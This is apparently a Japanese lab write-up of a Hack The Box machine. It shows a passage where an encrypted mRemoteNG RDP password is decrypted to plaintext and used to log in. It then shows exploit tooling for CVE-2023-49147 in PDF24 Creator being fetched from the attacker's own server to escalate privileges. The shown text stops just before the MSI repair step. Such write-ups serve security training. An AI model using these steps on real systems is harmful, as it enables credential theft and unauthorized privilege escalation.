PS C:\Users\ellen.freeman\Documents> type config.xml<?xml version="1.0" encoding="utf-8"?><mrng:Connections xmlns:mrng="http://mremoteng.org" Name="Connections" Export="false" EncryptionEngine="AES" BlockCipherMode="GCM" KdfIterations="1000" FullFileEncryption="false" Protected="sDkrKn0JrG4oAL4GW8BctmMNAJfcdu/ahPSQn3W5DPC3vPRiNwfo7OH11trVPbhwpy+1FnqfcPQZ3olLRy+DhDFp" ConfVersion="2.6"> <Node Name="RDP/Gale" Type="Connection" Descr="" Icon="mRemoteNG" Panel="General" Id="a179606a-a854-48a6-9baa-491d8eb3bddc" Username="Gale.Dekarios" Domain="" Password="TYkZkvR2YmVlm2T2jBYTEhPU2VafgW1d9NSdDX+hUYwBePQ/2qKx+57IeOROXhJxA7CczQzr1nRm89JulQDWPw==" Hostname="Lock" Protocol="RDP" PuttySession="Default Settings" Port="3389" ConnectToConsole="false" UseCredSsp="true" RenderingEngine="IE" ICAEncryptionStrength="EncrBasic" RDPAuthenticationLevel="NoAuth" RDPMinutesToIdleTimeout="0" RDPAlertIdleTimeout="false" LoadBalanceInfo="" Colors="Colors16Bit" Resolution="FitToWindow" AutomaticResize="true" DisplayWallpaper="false" DisplayThemes="false" EnableFontSmoothing="false" EnableDesktopComposition="false" CacheBitmaps="false" RedirectDiskDrives="false" RedirectPorts="false" RedirectPrinters="false" RedirectSmartCards="false" RedirectSound="DoNotPlay" SoundQuality="Dynamic" RedirectKeys="false" Connected="false" PreExtApp="" PostExtApp="" MacAddress="" UserField="" ExtApp="" VNCCompression="CompNone" VNCEncoding="EncHextile" VNCAuthMode="AuthVNC" VNCProxyType="ProxyNone" VNCProxyIP="" VNCProxyPort="0" VNCProxyUsername="" VNCProxyPassword="" VNCColors="ColNormal" VNCSmartSizeMode="SmartSAspect" VNCViewOnly="false" RDGatewayUsageMethod="Never" RDGatewayHostname="" RDGatewayUseConnectionCredentials="Yes" RDGatewayUsername="" RDGatewayPassword="" RDGatewayDomain="" InheritCacheBitmaps="false" InheritColors="false" InheritDescription="false" InheritDisplayThemes="false" InheritDisplayWallpaper="false" InheritEnableFontSmoothing="false" InheritEnableDesktopComposition="false" InheritDomain="false" InheritIcon="false" InheritPanel="false" InheritPassword="false" InheritPort="false" InheritProtocol="false" InheritPuttySession="false" InheritRedirectDiskDrives="false" InheritRedirectKeys="false" InheritRedirectPorts="false" InheritRedirectPrinters="false" InheritRedirectSmartCards="false" InheritRedirectSound="false" InheritSoundQuality="false" InheritResolution="false" InheritAutomaticResize="false" InheritUseConsoleSession="false" InheritUseCredSsp="false" InheritRenderingEngine="false" InheritUsername="false" InheritICAEncryptionStrength="false" InheritRDPAuthenticationLevel="false" InheritRDPMinutesToIdleTimeout="false" InheritRDPAlertIdleTimeout="false" InheritLoadBalanceInfo="false" InheritPreExtApp="false" InheritPostExtApp="false" InheritMacAddress="false" InheritUserField="false" InheritExtApp="false" InheritVNCCompression="false" InheritVNCEncoding="false" InheritVNCAuthMode="false" InheritVNCProxyType="false" InheritVNCProxyIP="false" InheritVNCProxyPort="false" InheritVNCProxyUsername="false" InheritVNCProxyPassword="false" InheritVNCColors="false" InheritVNCSmartSizeMode="false" InheritVNCViewOnly="false" InheritRDGatewayUsageMethod="false" InheritRDGatewayHostname="false" InheritRDGatewayUseConnectionCredentials="false" InheritRDGatewayUsername="false" InheritRDGatewayPassword="false" InheritRDGatewayDomain="false" /></mrng:Connections>このファイルはmRemoteNGというリモート接続管理ツールの接続情報が記載されているファイルのようです。
おそらく重要なフィールドは以下です。
EncryptionEngine="AES"BlockCipherMode="GCM"Username="Gale.Dekarios"Password="TYkZkvR2YmVlm2T2jBYTEhPU2VafgW1d9NSdDX+hUYwBePQ/2qKx+57IeOROXhJxA7CczQzr1nRm89JulQDWPw=="
また、Web検索をしていて以下の記事を見つけました。


どうやら、mRemoteNGのAES-GCMで暗号化されたパスワードは復号できるようですね。
この記事で紹介されていたmRemoteNG-Decrypt をそのまま使ってみます。
┌──(kali㉿kali)-[~/htb/lock.htb]└─$ git clone https://github.com/haseebT/mRemoteNG-Decrypt.gitCloning into 'mRemoteNG-Decrypt'...remote: Enumerating objects: 19, done.remote: Total 19 (delta 0), reused 0 (delta 0), pack-reused 19 (from 1)Receiving objects: 100% (19/19), 14.80 KiB | 1.23 MiB/s, done.Resolving deltas: 100% (4/4), done.
┌──(kali㉿kali)-[~/htb/lock.htb]└─$ cd mRemoteNG-Decrypt
┌──(kali㉿kali)-[~/htb/lock.htb/mRemoteNG-Decrypt]└─$ python3 mremoteng_decrypt.py -s "TYkZkvR2YmVlm2T2jBYTEhPU2VafgW1d9NSdDX+hUYwBePQ/2qKx+57IeOROXhJxA7CczQzr1nRm89JulQDWPw=="Password: ty8wnW9qCKDosXo6
┌──(kali㉿kali)-[~/htb/lock.htb/mRemoteNG-Decrypt]└─$
おお、できました。パスワードは ty8wnW9qCKDosXo6 ですね。
RDP
これでRDPを試してみます。
┌──(kali㉿kali)-[~/htb/lock.htb]└─$ nxc rdp 10.129.234.64 -u gale.dekarios -p ty8wnW9qCKDosXo6RDP         10.129.234.64   3389   LOCK             [*] Windows 10 or Windows Server 2016 Build 20348 (name:LOCK) (domain:Lock) (nla:False)RDP         10.129.234.64   3389   LOCK             [-] Lock\gale.dekarios:ty8wnW9qCKDosXo6 ()
┌──(kali㉿kali)-[~/htb/lock.htb]└─$ nxc rdp 10.129.234.64 -u ellen.freeman -p ty8wnW9qCKDosXo6RDP         10.129.234.64   3389   LOCK             [*] Windows 10 or Windows Server 2016 Build 20348 (name:LOCK) (domain:Lock) (nla:False)RDP         10.129.234.64   3389   LOCK             [-] Lock\ellen.freeman:ty8wnW9qCKDosXo6 (STATUS_LOGON_FAILURE)
ログインできませんでした。 念の為ellen.freemanでも試してみましたが、こちらもログインできませんでした。 ただ、gale.dekariosの方は、ログイン失敗のエラーコードが空欄になっているのが気になりますね。
直接 xfreerdp3 で試してみます。
クリックで展開
┌──(kali㉿kali)-[~/htb/lock.htb]└─$ xfreerdp3 /u:Gale.Dekarios /p:ty8wnW9qCKDosXo6 /v:10.129.234.64[09:13:25:739] [213427:000341b3] [WARN][com.freerdp.client.common.cmdline] - [warn_credential_args]: Using /p is insecure[09:13:25:739] [213427:000341b3] [WARN][com.freerdp.client.common.cmdline] - [warn_credential_args]: Passing credentials or secrets via command line might expose these in the process list[09:13:25:739] [213427:000341b3] [WARN][com.freerdp.client.common.cmdline] - [warn_credential_args]: Consider using one of the following (more secure) alternatives:[09:13:25:739] [213427:000341b3] [WARN][com.freerdp.client.common.cmdline] - [warn_credential_args]: - /args-from: pipe in arguments from stdin, file or file descriptor[09:13:25:739] [213427:000341b3] [WARN][com.freerdp.client.common.cmdline] - [warn_credential_args]: - /from-stdin pass the credential via stdin[09:13:25:739] [213427:000341b3] [WARN][com.freerdp.client.common.cmdline] - [warn_credential_args]: - set environment variable FREERDP_ASKPASS to have a gui tool query for credentials[09:13:25:758] [213427:000341b5] [WARN][com.freerdp.client.x11] - [load_map_from_xkbfile]: : keycode: 0x08 -> no RDP scancode found[09:13:25:758] [213427:000341b5] [WARN][com.freerdp.client.x11] - [load_map_from_xkbfile]: ZEHA: keycode: 0x5d -> no RDP scancode found[09:13:26:463] [213427:000341b5] [WARN][com.freerdp.crypto] - [verify_cb]: Certificate verification failure 'self-signed certificate (18)' at stack position 0[09:13:26:463] [213427:000341b5] [WARN][com.freerdp.crypto] - [verify_cb]: CN = Lock[09:13:26:463] [213427:000341b5] [ERROR][com.freerdp.crypto] - [x509_utils_from_pem]: BIO_new failed for certificate[09:13:26:463] [213427:000341b5] [ERROR][com.freerdp.crypto] - [tls_print_certificate_name_mismatch_error]: @@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@[09:13:26:464] [213427:000341b5] [ERROR][com.freerdp.crypto] - [tls_print_certificate_name_mismatch_error]: @ WARNING: CERTIFICATE NAME MISMATCH! @[09:13:26:464] [213427:000341b5] [ERROR][com.freerdp.crypto] - [tls_print_certificate_name_mismatch_error]: @@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@[09:13:26:464] [213427:000341b5] [ERROR][com.freerdp.crypto] - [tls_print_certificate_name_mismatch_error]: The hostname used for this connection (10.129.234.64:3389)[09:13:26:464] [213427:000341b5] [ERROR][com.freerdp.crypto] - [tls_print_certificate_name_mismatch_error]: does not match the name given in the certificate:[09:13:26:464] [213427:000341b5] [ERROR][com.freerdp.crypto] - [tls_print_certificate_name_mismatch_error]: Common Name (CN):[09:13:26:464] [213427:000341b5] [ERROR][com.freerdp.crypto] - [tls_print_certificate_name_mismatch_error]: Lock[09:13:26:464] [213427:000341b5] [ERROR][com.freerdp.crypto] - [tls_print_certificate_name_mismatch_error]: A valid certificate for the wrong name should NOT be trusted![09:13:26:464] [213427:000341b5] [ERROR][com.freerdp.crypto] - [tls_print_new_certificate_warn]: The host key for 10.129.234.64:3389 has changed[09:13:26:464] [213427:000341b5] [ERROR][com.freerdp.crypto] - [tls_print_new_certificate_warn]: @@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@[09:13:26:464] [213427:000341b5] [ERROR][com.freerdp.crypto] - [tls_print_new_certificate_warn]: @ WARNING: REMOTE HOST IDENTIFICATION HAS CHANGED! @[09:13:26:464] [213427:000341b5] [ERROR][com.freerdp.crypto] - [tls_print_new_certificate_warn]: @@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@[09:13:26:464] [213427:000341b5] [ERROR][com.freerdp.crypto] - [tls_print_new_certificate_warn]: IT IS POSSIBLE THAT SOMEONE IS DOING SOMETHING NASTY![09:13:26:464] [213427:000341b5] [ERROR][com.freerdp.crypto] - [tls_print_new_certificate_warn]: Someone could be eavesdropping on you right now (man-in-the-middle attack)![09:13:26:464] [213427:000341b5] [ERROR][com.freerdp.crypto] - [tls_print_new_certificate_warn]: It is also possible that a host key has just been changed.[09:13:26:464] [213427:000341b5] [ERROR][com.freerdp.crypto] - [tls_print_new_certificate_warn]: The fingerprint for the host key sent by the remote host is 87:e5:37:09:58:f2:bf:aa:ca:37:12:a4:ee:a3:69:68:42:91:be:1f:14:4a:16:1f:b9:4e:3d:65:7c:5a:7f:b8[09:13:26:464] [213427:000341b5] [ERROR][com.freerdp.crypto] - [tls_print_new_certificate_warn]: Please contact your system administrator.[09:13:26:464] [213427:000341b5] [ERROR][com.freerdp.crypto] - [tls_print_new_certificate_warn]: Add correct host key in /home/kali/.config/freerdp/server/10.129.234.64_3389.pem to get rid of this message.[09:13:26:464] [213427:000341b5] [ERROR][com.freerdp.crypto] - [tls_print_new_certificate_warn]: Host key for 10.129.234.64 has changed and you have requested checking.[09:13:26:464] [213427:000341b5] [ERROR][com.freerdp.crypto] - [tls_print_new_certificate_warn]: Host key verification failed.Certificate details for 10.129.234.64:3389 (RDP-Server): Common Name: Lock Subject: CN = Lock Issuer: CN = Lock Valid from: Mar 5 07:22:46 2026 GMT Valid to: Sep 4 07:22:46 2026 GMT Thumbprint: 87:e5:37:09:58:f2:bf:aa:ca:37:12:a4:ee:a3:69:68:42:91:be:1f:14:4a:16:1f:b9:4e:3d:65:7c:5a:7f:b8The above X.509 certificate could not be verified, possibly because you do not havethe CA certificate in your certificate store, or the certificate has expired.Please look at the OpenSSL documentation on how to add a private CA to the store.Do you trust the above certificate? (Y/T/N) [09:13:31:206] [213427:000341b5] [ERROR][com.winpr.sspi.Kerberos] - [kerberos_AcquireCredentialsHandleA]: krb5_parse_name (Configuration file does not specify default realm [-1765328160])[09:13:31:206] [213427:000341b5] [ERROR][com.winpr.sspi.Kerberos] - [kerberos_AcquireCredentialsHandleA]: krb5_parse_name (Configuration file does not specify default realm [-1765328160])[09:13:35:764] [213427:000341b5] [INFO][com.freerdp.gdi] - [gdi_init_ex]: Local framebuffer format PIXEL_FORMAT_BGRX32[09:13:35:764] [213427:000341b5] [INFO][com.freerdp.gdi] - [gdi_init_ex]: Remote framebuffer format PIXEL_FORMAT_BGRA32[09:13:35:813] [213427:000341b5] [INFO][com.freerdp.channels.rdpsnd.client] - [rdpsnd_load_device_plugin]: [static] Loaded fake backend for rdpsnd[09:13:35:813] [213427:000341b5] [INFO][com.freerdp.channels.drdynvc.client] - [dvcman_load_addin]: Loading Dynamic Virtual Channel ainput[09:13:35:813] [213427:000341b5] [INFO][com.freerdp.channels.drdynvc.client] - [dvcman_load_addin]: Loading Dynamic Virtual Channel rdpgfx[09:13:35:813] [213427:000341b5] [INFO][com.freerdp.channels.drdynvc.client] - [dvcman_load_addin]: Loading Dynamic Virtual Channel disp[09:13:35:813] [213427:000341b5] [INFO][com.freerdp.channels.drdynvc.client] - [dvcman_load_addin]: Loading Dynamic Virtual Channel rdpsnd[09:13:39:348] [213427:00034210] [INFO][com.freerdp.channels.rdpsnd.client] - [rdpsnd_load_device_plugin]: [dynamic] Loaded fake backend for rdpsnd[09:13:41:462] [213427:000341b5] [INFO][com.freerdp.client.x11] - [xf_logon_error_info]: Logon Error Info LOGON_FAILED_OTHER [LOGON_MSG_SESSION_CONTINUE]
あれ、ログインできました。nxc rdpではなぜ失敗したんでしょうね…謎です。

デスクトップに user.txt があるので、さっそく取ります。
Privilege Escalation
gale.dekariosの権限を確認します。
クリックで展開
PS C:\Users\gale.dekarios> whoami /all
USER INFORMATION----------------
User Name          SID================== ==============================================lock\gale.dekarios S-1-5-21-3479006486-3698385926-2473385619-1001

GROUP INFORMATION-----------------
Group Name                             Type             SID          Attributes====================================== ================ ============ ==================================================Everyone                               Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled groupBUILTIN\Remote Desktop Users           Alias            S-1-5-32-555 Mandatory group, Enabled by default, Enabled groupBUILTIN\Users                          Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled groupNT AUTHORITY\REMOTE INTERACTIVE LOGON  Well-known group S-1-5-14     Mandatory group, Enabled by default, Enabled groupNT AUTHORITY\INTERACTIVE               Well-known group S-1-5-4      Mandatory group, Enabled by default, Enabled groupNT AUTHORITY\Authenticated Users       Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled groupNT AUTHORITY\This Organization         Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled groupNT AUTHORITY\Local account             Well-known group S-1-5-113    Mandatory group, Enabled by default, Enabled groupLOCAL                                  Well-known group S-1-2-0      Mandatory group, Enabled by default, Enabled groupNT AUTHORITY\NTLM Authentication       Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled groupMandatory Label\Medium Mandatory Level Label            S-1-16-8192

PRIVILEGES INFORMATION----------------------
Privilege Name                Description                    State============================= ============================== ========SeChangeNotifyPrivilege       Bypass traverse checking       EnabledSeIncreaseWorkingSetPrivilege Increase a process working set Disabled
PS C:\Users\gale.dekarios>
こちらも特に美味しそうな権限は持っていませんね..。
PDF24 CVE-2023-49147
ただ、デスクトップにPDF24というソフトのショートカットがありました。 メタ読みですが、使わないソフトをインストールしている意味はないので、もしかしたらこれを使って権限昇格できるかもしれません。

まずは、このPDF24のバージョンを確認して、脆弱性がないか調べてみます。
PS C:\Users\gale.dekarios> Get-ItemProperty HKLM:\Software\Microsoft\Windows\CurrentVersion\Uninstall\* | Select-Object DisplayName, DisplayVersion | Sort-Object DisplayName
DisplayName                                                    DisplayVersion-----------                                                    --------------

Git                                                            2.43.0Microsoft Visual C++ 2022 X64 Additional Runtime - 14.40.33810 14.40.33810Microsoft Visual C++ 2022 X64 Minimum Runtime - 14.40.33810    14.40.33810Mozilla Firefox (x64 en-US)                                    121.0Mozilla Maintenance Service                                    121.0PDF24 Creator                                                  11.15.1VMware Tools                                                   12.5.0.24276846
PDF24 Creatorのバージョンは 11.15.1 ですね。
検索してみると、JVNに脆弱性情報がありました。
CVE-2023-49147 です。


によれば、MSIインストーラーにおけるLocal PrivEscの脆弱性のようですね。
概要は以下です。
- 低権限ユーザーが
msiexec /faで修復する - 修復プロセスの最後に
pdf24-PrinterInstall.exeがSYSTEM権限で実行される - SYSTEM権限のプロセスが
faxPrnInst.logを読み書きする - Oplockでそのファイルをロックするとcmdウィンドウが開いたまま停止する
- そのcmdウィンドウはSYSTEM権限で動いているので、これを操作することでSYSTEM Shellが取れる
また、Oplockについて以下の記述がありました。
‘SetOpLock.exe’ tool from “https://github.com/googleprojectzero/symboliclink-testing-tools”; with the following parameters:
SetOpLock.exe “C:\Program Files\PDF24\faxPrnInst.log” r
これだ!!!という情報です。
この脆弱性を実行するためには、MSIインストーラーファイルとSetOpLock.exe が必要そうです。まずはMSIファイルを探してみます。
PS C:\Users\gale.dekarios> Get-ChildItem -Path C:\ -Recurse -Filter "*pdf24*.msi" -ErrorAction SilentlyContinuePS C:\Users\gale.dekarios>見当たらないですね。downloadフォルダなどに入っていてもおかしくないと思ったのですが。 では、kali側で用意して転送します。
まずは、PDF24のversion 11.15.1 のMSIをWeb上で探します。
PDF24 Creator - All Versions にすべてのバージョンのmsiがありましたので、こちらから 11.15.1 をダウンロードします。
ダウンロードが終わったら、kaliからvictimマシンにmsiを転送します。
┌──(kali㉿kali)-[~/htb/lock.htb]└─$ cp ~/Downloads/pdf24-creator-11.15.1-x64.msi .
┌──(kali㉿kali)-[~/htb/lock.htb]└─$ python3 -m http.server 8000Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
victim側からwgetします。
PS C:\Users\gale.dekarios> Invoke-WebRequest -Uri "http://10.10.16.34:8000/pdf24-creator-11.15.1-x64.msi" -OutFile "C:\Users\gale.dekarios\Downloads\pdf24-creator-11.15.1-x64.msi"PS C:\Users\gale.dekarios> ls Downloads

    Directory: C:\Users\gale.dekarios\Downloads

Mode                 LastWriteTime         Length Name----                 -------------         ------ -----a----          3/6/2026   8:37 PM      462602240 pdf24-creator-11.15.1-x64.msi

PS C:\Users\gale.dekarios>次に、SetOpLock.exe を用意します。
先程の記述をもとに、このGithubのリリースから SetOpLock.exe をダウンロードします。
クリックで展開
┌──(kali㉿kali)-[~/htb/lock.htb]└─$ wget https://github.com/googleprojectzero/symboliclink-testing-tools/releases/download/v1.0/Release.7z--2026-03-07 00:10:41--  https://github.com/googleprojectzero/symboliclink-testing-tools/releases/download/v1.0/Release.7zResolving github.com (github.com)... 20.27.177.113Connecting to github.com (github.com)|20.27.177.113|:443... connected.HTTP request sent, awaiting response... 302 FoundLocation: https://release-assets.githubusercontent.com/github-production-release-asset/32548641/8b11bd6c-10cc-11e7-9233-27da27e4b518?sp=r&sv=2018-11-09&sr=b&spr=https&se=2026-03-07T05%3A50%3A27Z&rscd=attachment%3B+filename%3DRelease.7z&rsct=application%2Foctet-stream&skoid=96c2d410-5711-43a1-aedd-ab1947aa7ab0&sktid=398a6654-997b-47e9-b12b-9515b896b4de&skt=2026-03-07T04%3A50%3A24Z&ske=2026-03-07T05%3A50%3A27Z&sks=b&skv=2018-11-09&sig=RnZBzfxQTj%2FCDYKmG4haAbJFMqpaxdWXymBPTUO%2FinY%3D&jwt=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJnaXRodWIuY29tIiwiYXVkIjoicmVsZWFzZS1hc3NldHMuZ2l0aHVidXNlcmNvbnRlbnQuY29tIiwia2V5Ijoia2V5MSIsImV4cCI6MTc3Mjg2MDU0MSwibmJmIjoxNzcyODYwMjQxLCJwYXRoIjoicmVsZWFzZWFzc2V0cHJvZHVjdGlvbi5ibG9iLmNvcmUud2luZG93cy5uZXQifQ.ShyFgiUCYS3L0XKHDVAP8Gc28RNwYDjVDK8FbpnQznU&response-content-disposition=attachment%3B%20filename%3DRelease.7z&response-content-type=application%2Foctet-stream [following]--2026-03-07 00:10:41--  https://release-assets.githubusercontent.com/github-production-release-asset/32548641/8b11bd6c-10cc-11e7-9233-27da27e4b518?sp=r&sv=2018-11-09&sr=b&spr=https&se=2026-03-07T05%3A50%3A27Z&rscd=attachment%3B+filename%3DRelease.7z&rsct=application%2Foctet-stream&skoid=96c2d410-5711-43a1-aedd-ab1947aa7ab0&sktid=398a6654-997b-47e9-b12b-9515b896b4de&skt=2026-03-07T04%3A50%3A24Z&ske=2026-03-07T05%3A50%3A27Z&sks=b&skv=2018-11-09&sig=RnZBzfxQTj%2FCDYKmG4haAbJFMqpaxdWXymBPTUO%2FinY%3D&jwt=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJnaXRodWIuY29tIiwiYXVkIjoicmVsZWFzZS1hc3NldHMuZ2l0aHVidXNlcmNvbnRlbnQuY29tIiwia2V5Ijoia2V5MSIsImV4cCI6MTc3Mjg2MDU0MSwibmJmIjoxNzcyODYwMjQxLCJwYXRoIjoicmVsZWFzZWFzc2V0cHJvZHVjdGlvbi5ibG9iLmNvcmUud2luZG93cy5uZXQifQ.ShyFgiUCYS3L0XKHDVAP8Gc28RNwYDjVDK8FbpnQznU&response-content-disposition=attachment%3B%20filename%3DRelease.7z&response-content-type=application%2Foctet-streamResolving release-assets.githubusercontent.com (release-assets.githubusercontent.com)... 185.199.110.133, 185.199.111.133, 185.199.109.133, ...Connecting to release-assets.githubusercontent.com (release-assets.githubusercontent.com)|185.199.110.133|:443... connected.HTTP request sent, awaiting response... 200 OKLength: 197274 (193K) [application/octet-stream]Saving to: ‘Release.7z’
Release.7z           100%[=====================>] 192.65K  --.-KB/s    in 0.02s
2026-03-07 00:10:41 (8.81 MB/s) - ‘Release.7z’ saved [197274/197274]

┌──(kali㉿kali)-[~/htb/lock.htb]└─$ 7z x Release.7z
7-Zip 25.01 (x64) : Copyright (c) 1999-2025 Igor Pavlov : 2025-08-03 64-bit locale=en_US.UTF-8 Threads:128 OPEN_MAX:1024, ASM
Scanning the drive for archives:1 file, 197274 bytes (193 KiB)
Extracting archive: Release.7z--Path = Release.7zType = 7zPhysical Size = 197274Headers Size = 455Method = LZMA2:1536k BCJSolid = +Blocks = 2
Everything is Ok
Files: 14Size:       1442410Compressed: 197274
┌──(kali㉿kali)-[~/htb/lock.htb]└─$ lsBaitAndSwitch.exe           CreateRegSymlink.exe  pdf24-creator-11.15.1-x64.msiCreateDosDeviceSymlink.exe  CreateSymlink.exe     README.txtCreateHardlink.exe          DeleteMountPoint.exe  Release.7zCreateMountPoint.exe        DumpReparsePoint.exe  SetOpLock.exeCreateNativeSymlink.exe     LICENSE.txt           websiteCreateNtfsSymlink.exe       mRemoteNG-DecryptCreateObjectDirectory.exe   nmap
┌──(kali㉿kali)-[~/htb/lock.htb]└─$
この後、msiファイルと同じようにしてvictimに転送しました。
PS C:\Users\gale.dekarios> Invoke-WebRequest -Uri "http://10.10.16.34:8000/SetOpLock.exe" -OutFile "C:\Users\Gale.Dekarios\Downloads\SetOpLock.exe"PS C:\Users\gale.dekarios> ls .\Downloads\

    Directory: C:\Users\gale.dekarios\Downloads

Mode                 LastWriteTime         Length Name----                 -------------         ------ -----a----          3/6/2026   8:37 PM      462602240 pdf24-creator-11.15.1-x64.msi-a----          3/6/2026   9:12 PM         116224 SetOpLock.exe

PS C:\Users\gale.dekarios>
MSI Repair + Oplock
では、PoCどおりに実行しましょう。
まず、1つ目のPowerShellで以下を実行して、Oplockを設定します。
PS C:\Users\gale.dekarios\Downloads> .\SetOpLock.exe “C:\Program Files\PDF24\faxPrnInst.log” r次に、2つ目のPowershellでMSIを修復します。
